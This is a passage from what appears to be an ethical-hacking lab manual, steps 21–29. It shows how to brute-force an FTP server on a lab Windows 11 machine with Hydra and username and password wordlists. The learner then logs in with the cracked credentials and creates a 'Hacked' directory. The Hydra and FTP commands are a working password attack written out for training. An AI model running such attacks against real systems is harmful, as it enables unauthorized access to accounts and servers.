
21. In the terminal window, type **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]** and press **Enter**.

    Note: The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.


22. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

    Note: This might take some time to complete.


23. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.



24. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
25. In the terminal window, type **ftp [IP Address of Windows 11]**, and press **Enter**.
26. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
27. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




28. Now you can remotely access the FTP server hosted on the **Windows 11** machine.
29. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.

